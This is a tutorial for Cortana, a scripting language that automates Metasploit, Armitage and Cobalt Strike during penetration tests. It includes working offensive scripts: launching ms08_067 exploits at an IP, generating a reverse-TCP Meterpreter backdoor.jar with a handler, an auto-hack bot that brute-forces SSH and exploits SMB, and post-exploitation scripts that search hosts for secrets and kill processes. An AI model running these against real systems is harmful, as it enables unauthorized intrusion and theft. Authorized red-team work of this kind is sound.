Cortana Tutorial

21 May 13

Raphael Mudge, Strategic Cyber LLC

Table of Contents

1. Introduction

What is Cortana?

Do you ever wish that you could clone yourself during a penetration test? Welcome to Cortana, a scripting language to automate the Metasploit Framework and extend Armitage and its big brother Cobalt Strike.

Cortana* is a penetration tester's scripting language inspired by scriptable IRC clients and bots. Its purpose is two-fold. You may create long running bots that simulate virtual red team members, hacking side-by-side with you. You may also use it to extend the Armitage GUI for the Metasploit Framework. To prevent self-aware bots from taking over the world, Cortana has blanket safety features to provide positive control when enabled.

This tutorial presents Cortana and how to work with it. A reference of functions, events, and other hooks are available at the end of this document.[*]

Cortana Community Resources

You don't have to enter the world of Cortana development on your own. Here are a few resources to help you:

If you have a scripting question, ask it on the Cortana Hackers mailing list. To subscribe, simply send a message to cortana@librelist.com. The librelist.com server will discard the first message you send and subscribe you to the list. Send an email to cortana-unsubscribe@librelist.com to unsubscribe.

If you'd like to chat in real-time, please join #armitage on irc.freenode.net. The folks in the channel aren't active all the time. You may need to ask your question and wait for a response.

Finally, if you've created something cool that you'd like to share with the world, consider adding it to the Cortana Github repository at:

https://github.com/rsmudge/cortana-scripts

The Cortana Github repository is also a good source of examples to aid you with your scripting efforts.

Cortana Features

Cortana is a Metasploit RPC client baked into a scripting language with a lot of magic in the background. You may use Cortana from Armitage and Cobalt Strike or you may run Cortana scripts stand-alone.

[*] *Cortana was funded by the DARPA Cyber Fast Track program.*




Figure 1. Cortana Architecture

Using Cortana, you get a lot of capability for free.

- Cortana provides the logic necessary to connect to and interact with an Armitage and Metasploit team server.
- Cortana scripts transparently coexist with human operators and other Cortana scripts. Deconfliction of multiple actors is built into the product.
- Cortana features an interactive console to trace functions, gather performance statistics, and manage scripts.
- Cortana includes an intuitive abstraction to control Metasploit, interact with Meterpreter, and interact with a shell session.
- Cortana automatically synchronizes with the database used by Metasploit using an efficient scheme. Your scripts have immediate access to the engagement dataset. Your scripts may also subscribe to changes in the database
- Cortana provides simple tools to extend the Armitage software and provide a capable user interface for your features.

How to Run a Cortana Script Stand-Alone

To run Cortana scripts without Armitage, you must setup an Armitage team server. The Armitage team server allows multiple clients to safely share one instance of the Metasploit Framework.

To start a team server:

```
cd /path/to/armitage
./teamserver [team server IP address] [shared password]
```

Next, we will tell Cortana how to connect to our team server. Create a file called *local.prop* with the following contents:

```
root@bt:~/cortana# cat local.prop
host=[team server IP address]
port=55553
user=msf
pass=[shared password]
nick=[choose a cool nickname for your bot]
```

The host value is the host of your team server. Cortana clients may connect to a local or remote team server. The *nick* value is the name Armitage attributes to the actions of your script(s) in the shared team event log.


To start Cortana, use:

```
java -jar cortana.jar local.prop yourscripthere.cna [yourotherscript.cna] [...]
```

Cortana will connect to the team server specified by the local.prop file. Cortana will then load each script you specify on the command line. There is no limit to the number of scripts that you may load in one Cortana container. Loading multiple scripts in one Cortana container is more efficient than starting a Cortana interpreter for each script. Further, the design of Cortana isolates scripts from each other. Most scripts won't care if they run by themselves or run comingled with other Cortana scripts.

How to Run a Cortana Script from Armitage

Cortana is also built into Armitage. To permanently load a script, go to **Armitage** -> **Scripts** and press **Load**. Cortana scripts run from Armitage do not require a team server. There is no limit to the number of scripts you may load through one Armitage instance. Scripts written to run in a stand-alone Cortana container are usable in Armitage with no changes.



name	flags
/root/armitage/demos/sniffer/sniffer.cna	
/root/armitage/scripts-armitage/meterpreter.cna	
/root/armitage/scripts-armitage/menus.cna	
/root/armitage/demos/tk/eval.cna	
/root/armitage/scripts-armitage/workspaces.cna	

Figure 2. Armitage Script Loader

The Cortana Console

Cortana provides a console to control and interact with your scripts. This console exists in Armitage and the stand-alone Cortana program. Through the console, you may trace, profile, debug, and manage your scripts.


The following commands are available in the console:

Command	Arguments	What it does
askoff	script.cna	let a script interact with Metasploit and compromised hosts
askon	script.cna	force script to ask for permission before interacting with Metasploit or compromised hosts
help		list all of the commands available
load	/path/to/script.cna	load a Cortana script
logoff	script.cna	stop logging a script's interaction with Metasploit and compromised hosts
logon	script.cna	log a script's interaction with Metasploit and compromised hosts
ls		list all of the scripts loaded
proff	script.cna	disable the Sleep profiler for the script
profile	script.cna	dumps performance statistics for the script.
pron	script.cna	enables the Sleep profiler for the script
reload	script.cna	reloads the script
troff	script.cna	disable function trace for the script
tron	script.cna	enable function trace for the script
unload	script.cna	unload the script

Table 1. Cortana Console Commands

From reading this list of commands, you'll notice that Cortana provides an environment for debugging and understanding your scripts.

The Cortana console is available in Armitage through **View** -> **Script Console**. The stand-alone Cortana program accepts console commands through standard input.



```
cortana> help

Commands
--------
?
askoff
askon
e
help
load
logoff
logon
ls
proff
profile
pron
reload
troff
tron
unload
x

cortana>
```

Figure 3. Interacting with the Cortana Console

Later, we will extend the Cortana console with new commands.

A Quick Sleep Introduction

Cortana builds on the Sleep Scripting Language. The Sleep manual is at:

http://sleep.dashnine.org/manual

Cortana scripts may do anything that Sleep does. Here are a few things you should know to help keep your sanity.

Sleep's syntax, operators, and idioms are similar to the Perl scripting language. There is one major difference that catches new programmers. Sleep requires whitespace between operators and their terms. The following code is not valid:

```
$x=1+2; # this will not parse!!
```

This statement is valid though:

```
$x = 1 + 2;
```

Sleep variables are called scalars and scalars hold strings, numbers in various formats, Java object references, functions, arrays, and dictionaries. Here are several assignments in Sleep:

```
$x = "Hello World";
$y = 3;
$z = @(1, 2, 3, "four");
$a = %(a => "apple", b => "bat", c => "awesome language", d => 4);
```

Arrays and dictionaries are created with the **@** and **%** functions. Arrays and dictionaries may reference other arrays and dictionaries. Arrays and dictionaries may even reference themselves.

Comments begin with a **#** and go until the end of the line.

Sleep interpolates double-quoted strings. This means that any white-space separated token beginning with a **$** sign is replaced with its value. The special variable **$+** concatenates an interpolated string with another value.

```
println("\$a is: $a and \n\$x joined with \$y is: $x $+ $y");
```

This will print out:

```
$a is: %(d => 4, b => 'bat', c => 'awesome language', a => 'apple') and
$x joined with $y is: Hello World3
```

There's a function called **&warn**. It works like **&println**, except it includes the current script name and a line number too. This is a great function to debug code with.

Sleep functions are declared with the sub keyword. Arguments to functions are labeled **$1**, **$2**, all the way up to **$n**. Functions will accept any number of arguments. The variable **@_** is an array containing all of the arguments too. Changes to **$1**, **$2**, etc. will alter the contents of **@_**.

```
sub addTwoValues {
       println($1 + $2);
}

addTwoValues("3", 55.0);
```

This script prints out:

```
58.0
```

In Sleep, a function is a first-class type like any other object. Here are a few things that you may see:

```
$addf = &addTwoValues;
```

The **$addf** variable now references the **&addTwoValues** function. To call a function enclosed in a variable, use:

```
[$addf : "3", 55.0];
```

This bracket notation is also used to manipulate Java objects. I recommend reading the Sleep manual if you're interested in learning more about this. The following statements are equivalent and they do the same thing:

```
[$addf : "3", 55.0];
[&addTwoValues : "3", 55.0];
[{ println($1 + $2); } : "3", 55.0];
addTwoValues("3", 55.0);
```

Sleep has three variable scopes: global, closure-specific, and local. The Sleep manual covers this in more detail. If you see `local('$x $y $z')` in an example, it means that **$x**, **$y**, and **$z** are local to the current function and their values will disappear when the function returns. Sleep uses lexical scoping for its variables.

Sleep has all of the other basic constructs you'd expect in a scripting language. You should read the manual to learn more about it.

Interacting with the user

Cortana scripts display output using Sleep's **&println**, **&printAll**, **&writeb**, and **&warn** functions. These functions display output to the Cortana console in Armitage or STDOUT when Cortana is run stand-alone.

Cortana scripts may register commands as well. These commands allow scripts to receive a trigger from the user through Armitage or the stand-alone Cortana. Use the **command** keyword to register a command:

```
command foo {
        println("Hello $1");
}
```

This code snippet registers the command foo. Cortana automatically parses the arguments to a command and splits them by whitespace into tokens for you. **$1** is the first token, **$2** is the second token, and so on. Typically, tokens are separated by spaces but users may use "double quotes" to create a token with spaces. If this parsing is disruptive to what you'd like to do with the input, use **$0** to access the raw text passed to the command.

```
# java -jar cortana.jar local.prop command.cna
foo bar
Hello bar
foo Raphael
Hello Raphael
foo "Vincent Gray" this is other stuff
Hello Vincent Gray
```

Script Safety

The Cortana console has a lot of capabilities, but there are two features you should especially be aware of.

The first is the script logging capability. Use **logon *scriptname*** in the Cortana console to enable this feature. When enabled for a script, Cortana automatically logs any interaction with Metasploit or a Metasploit session. You will get the line number, script name, and raw result sent to Metasploit. This is a great tool for understanding what a script is doing.

If you'd like to enable logging in a script always, put the following line at the top of your script:

```
debug(debug() | 256);
```

If you don't understand a script or its maturity is questionable, you may force that script to ask for approval when it tries to interact with Metasploit or a Metasploit session. Use **askon *scriptname*** to enable this mode for a script.

If you'd like to enable ask mode by default, put the following line at the top of your script:

```
debug(debug() | 512);
```

Sleep provides other debug levels that are of use. These are documented at:

http://sleep.dashnine.org/manual/debug.html

A good default is debug level **7**. This level will display hard errors, soft errors, and it will warn you when a variable is used before it's declared in a scope.

To enable this debug level, place the following line at the top of your scripts:

```
debug(7);
```

2. Controlling Metasploit

Hello Metasploit

Our first Cortana script will register an event, print out some Metasploit statistics, and quit.

```
on ready {
        println("Hello Metasploit!");
        println("Hosts:       " . size(hosts());
        println("Sessions:    " . size(sessions());
        println("Services:    " . size(services());
        println("Credentials: " . size(credentials());
        quit();
}
```

This script registers a listener for the **ready** event. Registering an event is like declaring a function. The difference is, events use the **on** keyword instead of **sub**. You may declare as many listeners for an event as you like. Cortana will execute all of them when the event fires.

The **ready** event fires once in the life of a script. It fires after Cortana first synchronizes hosts, sessions, services, loots, and routes from the database.

The code enclosed in two curly braces is the event handler. This handler executes when the ready event fires. This code will query Metasploit's hosts, sessions, and services using Cortana functions. We use the **&size** function to find out how many hosts, sessions, and services are known.

Once we're done we call **&quit**. Cortana is an event driven language. Because of this, Cortana will not quit until we tell it to. If multiple scripts exist in a Cortana container, Cortana will not exit until all scripts have called **&quit**.

Scripts may fire their own events with the **&fire_event** function. This function will trigger event handlers inside the current Cortana container. Use **&fire_event_local**.
 to isolate an event to the current script.

Metasploit Consoles

One of the most common use cases for controlling Metasploit is to send commands to Metasploit and have it execute them.

You can do this from Cortana with the **&cmd_async** function.

```
cmd_async("db_status");
```

This function accepts any Metasploit command, exactly as you would type it. It then executes the command. To see the output of the command, use a **console_*** event. This event fires when the command you're interested in completes. To catch the output of the db_status command, use:

```
on console_db_status {
     # $2 = the command you sent
     # $3 = the output of the command
     println("$2 => $3");
}
```

The **&cmd_async** function is suitable for sending one command and catching the output. Cortana scripts may create a virtual Metasploit console with **&console** and use **&cmd** to interact with it. This script creates a console that launches the venerable ms08_067_netapi module against 192.168.95.166.

```
$console = console();
cmd($console, "use exploit/windows/smb/ms08_067_netapi");
cmd_set($console, %(RHOST => "192.168.95.166",
               PAYLOAD => "windows/meterpreter/bind_tcp"));
cmd($console, "exploit -j");
```

Cortana presents Metasploit consoles as a queue of commands. Each function you call against the console, adds a command to the queue. Each command executes only after previous commands have finished executing.

Tip: When launching an exploit module from a console, always use exploit -j to run the module as a job. This allows the exploit command to return and makes the resulting session available to Armitage and Cortana.

Use the **&cmd_set** function to quickly set several module options in a Metasploit console. This function is optimized to use the queue more efficiently than **&cmd** with a set command for each module option.

Virtual consoles fire **console_*** events, just like **&cmd_async**. Virtual consoles also fire a **console** event that captures any output to the console. This is valuable as some output is not associated with a command. Using the **console** event you'll capture all output to a console.

```
on console {
       # $1 = the $console this event is for
       # $2 = the command this output is for or $null
       # $3 = the output
}
```

One downside to virtual consoles, the user has no visibility into what's happening. If your script is running inside of Armitage, you may use **&open_console_tab** to open a console tab and return the virtual console associated with it. This tab will display the commands you run and their output as if the user typed them.

```
$console = open_console_tab("Owning Boxes");
```

Use **&cmd_echo** to print arbitrary text to the console tab. **&cmd_echo** is queued like any other command, it will execute only after previous commands have executed.

Once you're done with a virtual console, use **&cmd_stop** to release the console and its resources. Remember, console commands are added to a queue. The stop order will only take effect after your previously added commands finish.

Low-level Metasploit Control

Metasploit offers a remote API for programmers to write clients against. This API covers most of what you would want to do with Metasploit. Cortana abstracts this API for you, but there may be times when you want to talk to Metasploit directly or you may want to extend the Cortana API for your scripts.

To call an RPC API method:

```
call("module.method", ...);
```

The call method accepts any number of arguments. Cortana will convert that data you provide to the types expected by the RPC server. It's very good at doing this.

Cortana's control of Metasploit builds on this one function. Because this is a choke-point for all Metasploit control, it presents an interesting opportunity. With Cortana, you may hook any call to Metasploit, rewrite the parameters, and send it on its way. The means to do this is a filter. Cortana filters are like event listeners. Filters accept the arguments to some action, inspect them, and potentially change them in some way.

Cortana allows filters to catch any call to Metasploit. Here's a module spy that lists all modules (with arguments) launched by scripts in the current Cortana container:

```
filter module_execute {
     println("Launched: $1 / $2");
     println("Arguments: $3");
     return @_;
}
```

Filters must return their arguments. The **return @_** line at the bottom of this filter accomplishes this. In Sleep, the array **@_** contains the arguments passed to the current function.

&call is one of the few Cortana functions that block. This means Cortana will wait until Metasploit returns a result and then provide it to you. If you don't need the result of the method you're calling, then use the **&call_async** function. This will queue the call and allow it to execute without blocking other Cortana scripts or the Armitage user interface.

To find out which calls are available, consult the Metasploit Remote API document:

https://community.rapid7.com/servlet/JiveServlet/downloadBody/1516-102-3-2501/RemoteAPI_4.1.pdf

High-Level Metasploit Control

To interact with Metasploit, you do not need to use a virtual console or learn the Metasploit Remote API. Cortana provides several functions to make it easy to launch modules and query information about them.

The **&modules** function returns an array of modules of a particular type. This function also filters the list using a wildcard expression if you ask it to.

Use the **&options** function to find the options associated with a particular module. The **&info** function provides extra information about a module.

To launch a module (any module), use the **&launch** function. The following code launches the ms08_067_netapi module:

```
launch("exploit", "windows/smb/ms08_067_netapi", %(
        RHOST => "192.168.95.166",
        PAYLOAD => "windows/meterpreter/bind_tcp"));
```

The **&launch** function doesn't provide much help though. It launches a module of a particular type with the options you give it.

Use **&exploit** to quickly launch an exploit module. This function will set a payload for you and take care of all the details. While there are several optional arguments, you may use **&exploit** with just two arguments to launch a fully configured exploit at a host.

```
exploit("windows/smb/ms08_067_netapi", "192.168.95.166");
```

Use the **&handler** function to quickly start a multi/handler for a payload. A multi/handler waits for a payload to connect to it. The following example starts a multi/handler for java/meterpreter/reverse_tcp on port 81.

```
handler("java/meterpreter/reverse_tcp", 81);
```

Use the **&generate** function to generate a payload suitable for saving to a file. This example generates a Java meterpreter file and saves it to backdoor.jar. This file connects to the multi/handler we created in the previous example.

```
$backdoor = generate("java/meterpreter/reverse_tcp", lhost(), 81,
                        %(), "raw");

$handle = openf(">backdoor.jar");
writeb($handle, $backdoor);
closef($handle);
```

The **&lhost** function returns the IP address of the system hosting the Metasploit Framework.

Data Management

One of the gaps in the Metasploit API is a lack of documented methods to communicate with the database. Metasploit stores hosts, services, credentials, and a wealth of other data points in a database. Cortana transparently connects to the Metasploit database and regularly polls the known sessions, routes, hosts, services, loots, and credentials.

A snapshot of the database is always available to your script. When Cortana polls the database, it compares the new results to its understanding of the database. Cortana uses the changes in the database to fire events that you may register listeners for.




Figure 4. Cotana's Data Management

The **host_add** and **host_delete** events fire when hosts are added or deleted. Look at the **&hosts_*** functions to learn how to interact with and query hosts.

Cortana also fires events for services. The **services_add_*n*** fires when a service with port ***n*** is first seen. The **service_add** event fires for any service and **service_delete** fires when a service disappears from the database. Take a look at the **&service_*** functions to learn how to interact with and query the known services.

Cortana fires the **credential_add** event when a credential is added to the database. Metasploit automatically records working credentials as they're discovered. The **credential_delete** event is fired when a credential is removed from the database. The **&credential_*** functions let you query and manipulate the known credentials.

The **session_open** event fires when a new session opens up. A session is an active connection between Metasploit and a compromised host. The **session_close** event fires when a session closes. When a Meterpreter session is ready for interaction, Cortana fires a **session_sync** event to indicate this. The **&session_*** functions provide tools to query or close any existing sessions.

Cortana also fires a **route_add** event when a new pivot is setup. The **route_delete** event is fired when a pivot is removed. The **&route_*** functions let you add, delete, and query routes.

The **loot_add** event fires when a new loot is added to the database. Some Metasploit post modules record their captured database as a loot entry. The main purpose of this event is to react when certain types of captured data (e.g., password hashes) become available. The **&loot_*** functions let you list all known loots and grab a copy of their contents.

Remember, when your script starts, it may not have a complete picture of the data that's currently available. Be sure to wait until the **ready** event triggers to start working with data.

Example: Auto Hack Bot

We now have the pieces to build and understand a Cortana auto-hack bot. This bot listens for certain services to become visible. As soon as it sees them, it launches a targeted attack at the host.

The first service our auto-hack bot will target is SSH. As soon as Armitage discovers an open SSH port (through a scan, an imported file, or some other way), the **service_add_22** event will trigger. Once this event triggers, Cortana launches a brute force using the auxiliary/scanner/ssh/ssh_login module:

```
on service_add_22 {
	println("[*] Attempting to brute force $1");
	auxiliary("scanner/ssh/ssh_login", @($1), %(
		USERPASS_FILE => script_resource("creds.txt")
	);
}
```

The **&auxiliar**y function accepts a module name, an array to of hosts to assign to RHOSTS, and a dictionary of options to pass to the module. The **&script_resource** function returns the full path to the resource colocated with the current script.

The second service this example targets is the SMB service on port 445. When Armitage discovers a system with port 445 open, the **service_add_445** event will trigger. This script looks at the known host operating system information. If the system is Windows, it will launch the ms08_067_netapi module. If it's not, this script will launch the usermap_script module. This example shows a Cortana script using contextual information to make a decision about which attack to use:

```
on service_add_445 {
	println("[*] Exploiting $1 (" . host_os($1) . ")");
	if (host_os($1) eq "Microsoft Windows") {
		exploit("windows/smb/ms08_067_netapi", $1);
	}
	else {
		exploit("multi/samba/usermap_script", $1, $null, $null, 1);
	}
}
```

3. Post Exploitation

Interacting with Compromised Hosts

Cortana scripts may interact with compromised hosts. Compromised hosts are shared resources between other Cortana scripts and red team members. Cortana hides this where possible. Script should never assume they have exclusive control over a compromised host.

Sessions come in two flavors: shell and meterpreter sessions. Sessions are identified by a unique session id. Throughout an engagement, no two sessions will share the same id. Cortana functions and events that interact with or respond to sessions, identify each session with this id.

Scripts may use the predicates **-ismeterpreter id** and **-isshell id** to quickly distinguish between a shell session and a meterpreter session. A special predicate **-iswinmeterpreter id** identifies Windows meterpreter sessions.

Interacting with a Shell Session

A shell session is a simple connection to a shell process on a compromised host. Cortana scripts may send commands to a shell and receive their output.

To send a command, use the **&s_cmd** function. This function will queue the requested command, execute it, and fire a **shell** event when the command completes. Cortana will also attempt to fire a **shell_*command*** event when it can figure out the first token of your command.

```
on shell_whoami {
	println("[ $+ $1 $+ ] I am: $3");
}

on session_open {
	if (!-isshell $1) {
		return;
	}

	s_cmd($1, "whoami");
}
```

Armitage and Cortana do not allow multiple actors to use a shell session at the same time. This would create chaos. One person might change the current working directory while someone else is trying to compile a privilege escalation exploit. It doesn't work.

To share a shell session, Cortana and Armitage support the concept of a shell lock. Only one team member may own a shell session at any time. If that team member or bot disconnects, their lock is automatically released.

The **&s_cmd** function will queue commands and periodically check if the lock for a shell session is available. Once the lock is available, the queued commands will execute. After the commands are complete, Cortana will release its lock.

Example: Tracking User Activity

This script periodically polls any open shell sessions and reports when a user logs in and when a user logs out. This script relies on the output of the who command to determine who is logged in at any given time.

```
$ who -q
msfadmin user
# users=2
```

To track which users are logged in, this script relies on a %users hash stored in the global scope. This hash will contain an array of logged in users associated with each host.

```
global('%users');
```

To poll at a regular interval, this script uses a heartbeat_1m event to send a who -q command to every shell session every minute:

```
on heartbeat_1m {
        foreach $sid (session_ids()) {
                if (-isshell $sid) {
                        s_cmd($sid, "who -q");
                }
        }
}
```

When the who output comes back from a session, the **shell_who** event is triggered. This event listener parses the output of the who -q command and uses a few set operations to determine which users are new (compared to the last who -q) and which have disappeared.

```
on shell_who {
        local('$users $host @new $new @old $old');

        # who is logged in?
        if (charAt(["$3" trim], 0) eq "#") {
                $users = @();
        }
        else {
                $users = split('\s+', split("\n", [$3 trim])[0]);
        }

        # which host are we dealing with?
        $host  = session_host($1);

        if ($host in %users) {
                # find new users....
                @new = removeAll(copy($users), %users[$host]);
                foreach $new (@new) {
                        println("[+] $[20]new logged on to: $host");
                }

                # find missing users
                @old = removeAll(copy(%users[$host]), $users);
                foreach $old (@old) {
                        println("[-] $[20]old logged out: $host");
                }
        }
        %users[$host] = $users;
}
```

Interacting with a Meterpreter Session

Meterpreter is a powerful post-exploitation agent that runs on a compromised host. It has the most capabilities and the best support from Cortana. Windows Meterpreter is the most feature-complete of all Meterpreter implementations. Java Meterpreter is a close second. Meterpreter implementations also exist for Linux and PHP.

Meterpreter sessions do not have the concept of a lock. The team server multiplexes meterpreter commands for you. Multiple humans and scripts may interact with a meterpreter session at the same time. This is an exciting technology as no "time on target" is wasted when human and automated actors may work at the same time.

Both Meterpreter and shell sessions fire a **session_open** event. Meterpreter sessions also fire a **session_sync** event when they're ready for interaction.

Meterpreter Commands

To issue a meterpreter command, use the **&m_cmd** function. This function works much like its Meteasploit console equivalent, **&cmd**. The main difference is that you offer a session number to the **&m_cmd** function.

```
m_cmd(1, "idletime");
```

Meterpreter commands fire an event when they complete. This idletime example will fire **meterpreter_idletime** and **meterpreter** events. The **meterpreter_*command*** event form allows you to declare listeners that are more specific to your situation.

```
on meterpreter_idletime {
        # $1 = session identifier
        # $2 = the command sent and its arguments
        # $3 = the output.
        println("User on session $1 was idle for: $3");
}
```

Remember though, that scripts do not have exclusive access to a Meterpreter session. To protect the interests of other scripts and actors using the session, some commands may timeout. Commands timeout after 10-20 seconds. When this happens a **meterpreter_timeout** event fires to the script that called **&m_cmd**.

Parsing Meterpreter Output

Through meterpreter you have access to a wealth of information about a compromised host. One challenge though is parsing this information. Meterpreter results are returned as one long string that you must parse. To aid this, Cortana offers several functions to parse the output of Meterpreter commands and turn this output into Sleep data structures, which are easier to work with.

These functions are **&parse_hashdump**, **&parse_ls**, **&parse_ps**, **&parse_route**, and **&parse_timestomp**. The arguments you must pass to these functions vary.

Many of these parsing functions build on Cortana's **&parse_table** function. Some Metasploit and Meterpreter commands present their output as an ASCII table with dynamically sized columns. The **&parse_table** function is able to return a Sleep data structure from a string containing the table and an array describing the columns.

For example, here's the output of show options from the Metasploit console:

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per
line
   USER_AS_PASS      true             no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

To parse this, you would call:

```
        parse_table($output, @("Name", "Current Setting",
                               "Required", "Description"));
```

This will function return an array containing dictionaries representing each row:

```
@(
        %(Name => 'BLANK_PASSWORDS', Description => 'Try blank passwords for all users',
Required => 'no', Current Setting => 'true'),

        %(Name => 'BRUTEFORCE_SPEED', Description => 'How fast to bruteforce, from 0 to
5', Required => 'yes', Current Setting => '5'),

        %(Name => 'PASSWORD', Description => 'A specific password to authenticate
Interacting with a shell through Meterpreter

        ... 8< ... 8< ... 8< ...
```

As powerful as Meterpreter is, sometimes you need to talk to a local command shell to get what you need. Cortana scripts may issue an operating system command with the **&m_exec** function. This function will execute a command, retrieve its output, and fire **exec_*command*** and **exec** events. If the command times out, then Cortana will fire an **exec_timeout** event.

```
on session_sync {
        if (!-iswinmeterpreter $1) {
                return; # not windows meterpreter, we don't care
        }

        m_exec($1, "dir /s C:\");
}
```

```
on exec_dir {
        # $3 now contains a big string representing all of the files on the system
        if ("*secrets*" iswm $3) {
                println("Session $1 may have secrets");
        }
}
```

The **&m_exec** function works on Windows and Linux systems. The process is spawned from the current working directory in Meterpreter. Issue a cd command with **&m_cd** to change the start directory of your process if you need to.

Tip: When there is a function to carry out a Meterpreter action, you should use it. These functions often work-around Meterpreter quirkiness in the background to spare you a great deal of pain. For example, **&m_cd** examines the path you provide and queues several cd commands to get meterpreter to the right directory.

Sometimes **&m_exec** will fail. The most common cause of this is a Meterpreter failing to load its stdapi extension. If **&m_exec** fails, Cortana will throw an **exec_error** event. If you're feeling ambitious, you can update your script to automatically recover from a failure:

```
when exec_error {
    println("[-] exec $1 failed: $3");
    m_cmd($1, "use stdapi");
    m_cmd($1, "use priv");
    m_exec($1, $2);
}
```

The example above registers an event listener with the keyword **when**. The **when** keyword is the same as on, except the event listener disappears after it is fired once. You may also use **&when** to register a Sleep closure as an event listener.

Example: Process Hunt and Destroy

This example regularly grabs a process list from all active Windows meterpreter sessions. It looks for any processes that match a fixed wildcard. Any processes that match this string are automatically killed.

The fixed wildcard in this example is *sol*. If a user opens Windows solitaire, this script will automatically kill it.

```
global('$suppress');
$suppress = "*sol*";
```

This script sends a ps command to all open Windows meterpreter sessions every 15 seconds. This script uses the **-isready** predicate to make sure the meterpreter session is ready for interaction.

```
on heartbeat_15s {
        local('$sid');
        foreach $sid (session_ids()) {
                if (-iswinmeterpreter $sid && -isready $sid) {
                        m_cmd($sid, "ps");
                }
        }
}
```

When a meterpreter session responds with ps output, the **meterpreter_ps** event is fired. This script takes advantage of the **&parse_ps** function to quickly parse the meterpreter output into a Sleep data structure.

```
on meterpreter_ps {
        local('@processes $process $name $pid $host');
        @processes = parse_ps($3);
```

